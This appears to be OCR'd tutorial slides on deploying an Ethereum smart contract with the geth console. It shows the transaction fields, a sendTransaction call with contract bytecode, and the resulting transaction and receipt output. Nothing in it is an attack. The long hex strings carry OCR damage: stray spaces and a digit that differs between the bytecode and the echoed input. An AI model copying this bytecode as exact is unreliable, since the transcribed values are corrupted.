
Deploy a Contract on Ethereum Network






From	Contract deployer, an EOA (20-byte address)
To	Empty
Value	Amount, in weis (if required by contract constructor)
Data / Input	Bytecode, plus any encoded arguments if required by constructor
Gas Limit	Larger enough for contract deployment
Gas Price	To be determined by transaction initiator

https://medium.com/coinmonks/transactions-in-ethereum-e85a73068f74




```
> web3.fromWei(eth.getBalance(eth.accounts[0]))
100
> var bytecode = "608060405234801561001057600080fd5b5060df8061001f6000396000f3
006080604052600436106049576000357c010000000000000000000000000000000000000000
00000000000000900463ffffffff16806360fe47b114604e5780636d4ce63c146078575b600080
fd5b348015605957600080fd5b5060766004803603810190808035906020019092919050505060
a0565b005b348015608357600080fd5b50608a60aa565b604051808281526020019150506040 51
80910390f35b8060008190555050565b600080549050905600a165627a7a72305820801 22bb351
e6e2c021f1c56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029"
undefined
>
> eth.sendTransaction({
...... from: eth.accounts[0],
...... data: bytecode,
...... gas: 200000
...... })
"0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e81f79890d9"
```

https://medium.com/coinmonks/transactions-in-ethereum-e85a73068f74



```
> eth.getTransaction("0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e
81f79890d9")
{
  blockHash: "0xe8a1ed7403baa039f966a22b442cedbf5adbd28c9802fea6806e57d75c8ce4
cf",
  blockNumber: 1,
  from: "0x747e967c24abec02b7243e3287cc5ec0f4534a89",
  gas: 200000,
  gasPrice: 20000000000,
  hash: "0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e81f79890d9",
  input: "0x6080604052348015610010576000080fd5b5060df8061001f6000396000f3006080
604052600436106049576000357c01000000000000000000000000000000000000000000000000
00000000900463ffffffff16806360fe47b1146049578063 6d4ce63c146078575b600080fd5b34
8015605957600080fd5b50607660048036038101908080359060200190929190505050 60a0565b
005b348015608357600080fd5b50608a60aa565b60405180828152602001915050604051809103
90f35b8060008190555050565b600080549050905600a165627a7a7230582080122bb351e6e2c0
21f1c56c0c5933087e762ea6e7a3360b902b39cbed5a38f10029",
  nonce: 0,
  to: "0x0",
  transactionIndex: 0,
  value: 0
}
```

https://medium.com/coinmonks/transactions-in-ethereum-e85a73068f74



```
> eth.getTransactionReceipt("0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9
ea8741e81f79890d9")
{
  blockHash: "0xe8a1ed7403baa039f966a22b442cedbf5adbd28c9802fea6806e57d75c8ce4
cf",
  blockNumber: 1,
  contractAddress: "0xa8e28f1a7031968fb830e5a70c4b246b07f64d2a",
  cumulativeGasUsed: 112213,
  gasUsed: 112213,
  logs: [],
  logsBloom: "0x00000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000",
  status: "0x1",
  transactionHash: "0xc14c38a447fd59ab6eae4df47bd7c15f3125446596675f9ea8741e81
f79890d9",
  transactionIndex: 0
}
```

